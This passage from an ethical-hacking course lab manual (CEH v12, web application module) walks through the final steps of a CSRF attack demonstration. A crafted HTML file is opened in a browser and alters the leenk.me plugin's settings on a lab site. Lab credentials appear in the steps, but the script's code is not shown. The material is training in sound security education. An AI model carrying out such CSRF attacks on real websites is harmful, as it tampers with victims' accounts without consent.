folders.




40. A security pop-up appears; enter the **Windows 11** machine credentials (Username: **Admin** and Password: **Pa\$\$w0rd**) and click **Connect**.




41. The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.




42. Navigate to **CEHv12 Module 14 Hacking Web Applications** and paste **Security_Script.html** script.



43. Click **Windows Server 2022** to switch to the **Windows Server 2022** machine Click **[Ctrl+Alt+Delete]** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.




44. Navigate to the location **Z:\CEHv12 Module 14 Hacking Web Applications** (shared network drive), copy the **Security_Script.html** file, and paste it onto **Desktop**.




45. Right-click the **Security_Script.html** file and navigate to **Open with --> Firefox**.


You should use the same browser that was used in **Step 6**.



46. The **Security_Script.html** file opens up in the **Mozilla Firefox** browser, along with a pop-up; click **OK** to continue.



47. You will be redirected to the **Facebook Settings** page of the **leenk.me** plugin page. Observe that the field values have been changed, indicating a successful CSRF attack on the website, as shown in the screenshot.



48. This concludes the demonstration of how to perform a CSRF attack on a target website.
49. Close all open windows on both the machines (**Window Server 2022** and **Parrot Security**) and document all acquired information.

